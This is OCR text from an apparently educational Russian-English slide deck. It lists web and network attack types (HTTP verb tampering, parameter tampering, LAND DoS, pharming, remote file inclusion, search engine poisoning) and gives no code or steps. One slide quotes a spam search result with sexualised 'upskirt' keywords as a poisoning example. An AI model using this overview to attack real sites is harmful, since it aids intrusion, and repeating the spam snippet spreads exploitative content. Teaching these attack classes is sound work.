
Социальные ресурсы

Политический хакинг




Замусоривание параметров http - Добавление спец символов

HTTP Verb Tampering




Фальсификация запроса

LAND Attacks




LAND атаки – Layer 4 TCP DDOS

Malicious Encodings



Вредоносный код


RRC Parameter Tampering



- Скрытые параметры
- Фиксированные поля
- Скрытые теги
- Служебные страницы
- «Забытые» формы


Подделка параметров

Pharming



Фарминг

Remote File Inclusion (RFI)



Выполнение стороннего кода

RRC

Search Engine Poisoning (SEP)


Candid Pantyhose **Upskirts's** Page - Gossip Girl Music
green dragon upskirt ... jenifer
... **upskirt** ...
www.omfgg.com/profile/... - Cached

